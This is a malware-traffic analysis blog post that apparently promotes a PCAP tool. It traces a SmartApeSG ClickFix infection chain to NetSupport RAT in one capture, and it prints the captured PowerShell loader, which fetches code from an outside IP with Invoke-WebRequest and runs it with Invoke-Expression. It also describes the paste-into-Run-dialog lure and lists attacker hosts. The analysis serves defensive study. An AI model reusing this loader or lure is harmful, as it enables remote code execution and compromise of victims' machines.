SmartApeSG ClickFix to NetSupport RAT: Reading the Whole Infection in One PCAP
I pulled this capture straight from Brad Duncan's malware-traffic-analysis.net, dated 2026-05-22, filed under a title that already gives away the ending: "SmartApeSG ClickFix to unidentified RAT to NetSupport RAT." The file is 2026-05-22-SmartApeSG-activity.pcap.zip, roughly 53 MB once unzipped. The archive is password-protected the usual MTA way (the password is on the site's about page), so if you want to follow along, grab it there. Everything below comes from that one capture, analyzed in the browser.
Fifty-three megabytes is the whole point. Open the file cold and you are looking at thousands of packets of mixed HTTP, TLS,
and DNS, and not a single one of them is flashing red. There is no malware.exe on the wire. PCAP work is almost never
about reading packets top to bottom; it is about knowing which pivot collapses the noise fastest. This post is the exact route
I took to get from "53 MB of normal-looking browsing" to the literal PowerShell the user pasted into the Run box.
TL;DR
- Source: malware-traffic-analysis.net, 2026-05-22,
2026-05-22-SmartApeSG-activity.pcap.zip(~53 MB, password-protected). - Family: SmartApeSG (a.k.a. ZPHP) ClickFix lure leading to NetSupport RAT.
- Victim: a single Windows 11 24H2 host,
10.5.22.101. - The tell: a plain HTTP GET whose
User-AgentisWindowsPowerShell/5.1.26100.8457- PowerShell, not a browser, is fetching the page. - The loader: served as
text/plainfrom178.156.199.54; it runsInvoke-WebRequestagainsthttp://5.161.235.47, pipes the result intoInvoke-Expression, then spawns a childpowershell.exeviaNew-Object System.Diagnostics.ProcessStartInfo. - Egress: 143 connections, but two hosts -
5.78.196.180and89.110.110.119- own almost all of the bytes. - Tooling: in A-Packets this was four clicks: overview, connections, word cloud, HTTP payload.
1. The capture before any filters

This is where most triage stalls. Wireshark shows the truth, packet for packet, but it does not show shape. Scrolling the
packet list of a 53 MB browsing session is the slowest possible way to find the one request that mattered. You can get there
with Wireshark - filter on http.request, follow streams, sort by length - but on an unfamiliar capture I would
rather let the structure surface first and drop back to packets to confirm. So I did not start in the packet list.
I started with who talked to whom.
2. Start with who is talking

10.5.22.101) talking out to a fan of external IPs. Two of them - 5.78.196.180 and 89.110.110.119 - carry almost all of the traffic.
The Connections view answers the first DFIR question - "is there even enough here to spend more time?" - in about two seconds.
There is exactly one internal host, 10.5.22.101, fanning out to a row of external addresses. Most of that fan is
harmless: 23.194.131.51, 23.60.175.40, 23.219.89.9 and friends sit in Akamai and CloudFront
ranges, the background hum of a normal Windows session. That CDN noise is exactly why the capture looks innocent at a glance.
Two arcs do not fit that pattern. 5.78.196.180 and 89.110.110.119 together own the lion's share of the
bytes, and neither is a CDN; both sit on cheap hosting (Hetzner, and a Ukraine-geolocated provider). One internal workstation
pushing most of its data to two random VPS IPs is the shape of command-and-control, not browsing. That is enough to justify the
next pivot. It is not yet proof of anything - that distinction matters, and I will come back to it.
3. The network map does not break the case

I want to be honest about this view, because over-selling visualizations is how people start trusting pictures over packets. The topology map here tells me almost nothing new. One host, one gateway, a normal spray of outbound peers. No lateral movement, no internal fan-out, no second victim. In a lot of intrusions the map is the money shot; in this one it is not. The anomaly in this capture is not who talks to whom - it is what is inside the payloads. Knowing when a view has nothing more to give you is part of the job. Move on.
4. The pivot: a word cloud of the payloads

new-object and invoke-webrequest.
This is where it gets interesting. A-Packets builds a frequency cloud from the strings inside the HTTP traffic. Most of what
floats up is exactly what you would expect from web responses: apache/2.4.58, accept-encoding,
content-disposition, x-amz-cf-pop, cloudfront, safari/537.36. Normal.
Two tokens are not normal: new-object and invoke-webrequest. Those are
PowerShell verbs. Cmdlets have no business appearing inside the body of HTTP traffic on a user's browsing session. When a server
is handing a workstation a block of text that contains Invoke-WebRequest and New-Object, something served
a script straight to a shell. That is the fingerprint of ClickFix.
ClickFix is the social-engineering step SmartApeSG now uses instead of a fake "your browser is out of date" download. The victim
lands on a page imitating a Cloudflare or Google "verify you are human" check. The page quietly copies a command into the clipboard
and tells the user to press Win+R, paste, and hit Enter - framed as the "verification step." The user runs the attacker's command by
hand, which sidesteps the browser's download protections entirely. The cloud also surfaces download,
attachment and content-disposition, hinting at a file transfer riding inside those 13 GET requests -
worth following too.
5. Here is the script

10.5.22.101 to 178.156.199.54:80. The request's User-Agent is PowerShell; the 200 OK body is the loader.
Following that pivot to the actual HTTP object gives us the whole thing in clear text. The request is a plain GET /
to 178.156.199.54 on port 80, and the single most damning field is the User-Agent:
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.26100.8457
Host: 178.156.199.54
Connection: Keep-Alive
WindowsPowerShell/5.1.26100.8457 is PowerShell's default Invoke-WebRequest user agent. A browser did not fetch this
page - powershell.exe did. The build number, 26100, also pins the victim to Windows 11 24H2. The server
answers as Apache/2.4.58 (Ubuntu) with Content-Type: text/plain - a Linux VPS handing a Windows box a
text blob. The blob is the loader:
try {
    $xRwCjGk = @'
try {
    $checkResult = Invoke-WebRequest -Uri "http://5.161.235.47" -UseBasicParsing
    Invoke-Expression $checkResult.Content
} catch {
}
'@

    $vMdbMkbsiwuoHA = New-Object System.Diagnostics.ProcessStartInfo
    $vMdbMkbsiwuoHA.FileName = "powershell.exe"
    $vMdbMkbsiwuoHA.Arguments = "-Command " + [char]34 + $xRwCjGk + [char]34
    ...
Decoded, the logic is small and nasty. The outer script stores an inner script in a here-string ($xRwCjGk). The inner
script calls Invoke-WebRequest against http://5.161.235.47 and feeds the response straight into
Invoke-Expression - a fileless fetch-and-run of whatever that second host decides to serve. The outer script then
builds a New-Object System.Diagnostics.ProcessStartInfo, sets FileName = "powershell.exe", and relaunches
PowerShell with the inner script as its -Command argument (the [char]34 calls are just literal
double-quotes assembled to dodge naive string matching). Two random variable names, a nested relaunch, and a remote IEX.
Nothing is written to disk that a quick look would catch.
This is the "unidentified RAT" stage in the MTA title: 5.161.235.47 is the next-stage server, and whatever it returns
runs in memory. In this campaign that second stage is what stages NetSupport RAT.
What NetSupport RAT looks like on the wire
NetSupport RAT is not bespoke malware. It is NetSupport Manager, a legitimate commercial remote-administration tool, dropped and
configured by an attacker. The client typically unpacks under C:\ProgramData and persists through a Start Menu shortcut
that fires a small JavaScript or VBScript launcher (the public reporting on this wave names token.bat and
processor.vbs). Once running it phones a NetSupport "gateway," historically over HTTP with CMD=POLL /
CMD=ENCD bodies and a NetSupport Manager string in the client.
Here is where I stay honest about what this PCAP proves and what it only suggests. The cleartext part of the chain - the ClickFix
GET, the PowerShell loader, the IEX to 5.161.235.47 - is fully confirmed; I am reading it byte for byte. The
post-infection C2 is a different story. HTTP in this capture is 13 requests, all GET, zero POST, while SSL/TLS sits at 86 sessions.
That means the interesting follow-on traffic - including those two high-volume hosts 5.78.196.180 and
89.110.110.119 - is riding TLS, not cleartext. The PCAP supports the hypothesis that those hosts are the
post-exploitation channel (volume, dedicated VPS, one internal talker), but confirming "NetSupport gateway" specifically would need
TLS metadata (JA3/JA4, SNI, certificate names) or host-side artifacts. That is the next pivot, not a closed verdict.
The ClickFix chain, end to end
Putting the capture and the public reporting together, the full sequence is:
- SmartApeSG (ZPHP) serves a fake "verify you are human" / CAPTCHA page through injected script on compromised sites.
- The page copies a command to the clipboard and instructs the user to paste it into the Run dialog.
- The user runs it; PowerShell GETs
178.156.199.54- visible on the wire by itsWindowsPowerShell/5.1user agent. - The returned loader relaunches PowerShell and runs
Invoke-WebRequestintoInvoke-Expressionagainst5.161.235.47(fileless stage 2). - Stage 2 installs NetSupport RAT under
C:\ProgramDatawith Start-Menu / script-based persistence. - NetSupport beacons out - in this capture, almost certainly inside the 86 TLS sessions to the two dominant hosts.
This matches what ISC/SANS and others documented for the same SmartApeSG-to-NetSupport wave; the value of the PCAP is that you can watch steps 3 and 4 happen in clear text.
Evidence checklist
- Victim:
10.5.22.101, Windows 11 24H2 (PowerShell build 26100). - Loader host:
178.156.199.54:80,Apache/2.4.58 (Ubuntu),text/plainresponse. - Request tell: User-Agent
WindowsPowerShell/5.1.26100.8457on an HTTP GET. - Stage-2 host:
http://5.161.235.47, fetched viaInvoke-WebRequestand run withInvoke-Expression. - Technique markers:
New-Object System.Diagnostics.ProcessStartInfo, childpowershell.exe -Command,[char]34quote assembly. - Suspected C2:
5.78.196.180and89.110.110.119, dominant by volume, over TLS (not confirmed as the NetSupport gateway from this capture alone). - Hypothesis: SmartApeSG ClickFix to fileless loader to NetSupport RAT.
- Confidence limits: cleartext loader confirmed; post-infection C2 inferred from TLS volume; the malware archive is password-protected and was not detonated here.
How A-Packets turned 53 MB into a four-click finding
The point of this walk-through is not "a tool found malware." No view here auto-declared "NetSupport RAT," and it should not pretend to.
The point is speed of triage. The path from a 53 MB blob to the attacker's exact command was four clicks: Data Overview
to see the shape, Connections to spot the two non-CDN hosts, the word cloud to surface
new-object and invoke-webrequest where they do not belong, and HTTP to read the loader in
clear text. Wireshark gets you to the same bytes; it just makes you assemble the story by hand. For a first pass on an unfamiliar
capture, seeing the structure first and dropping to packets to confirm is the faster loop - which is the whole reason A-Packets
exists as a quick finder for network events.
Have a capture you want to read this fast?
Upload PCAP FreeNo registration required for public analysis up to 25 MB. Use private plans or credit packs for sensitive captures.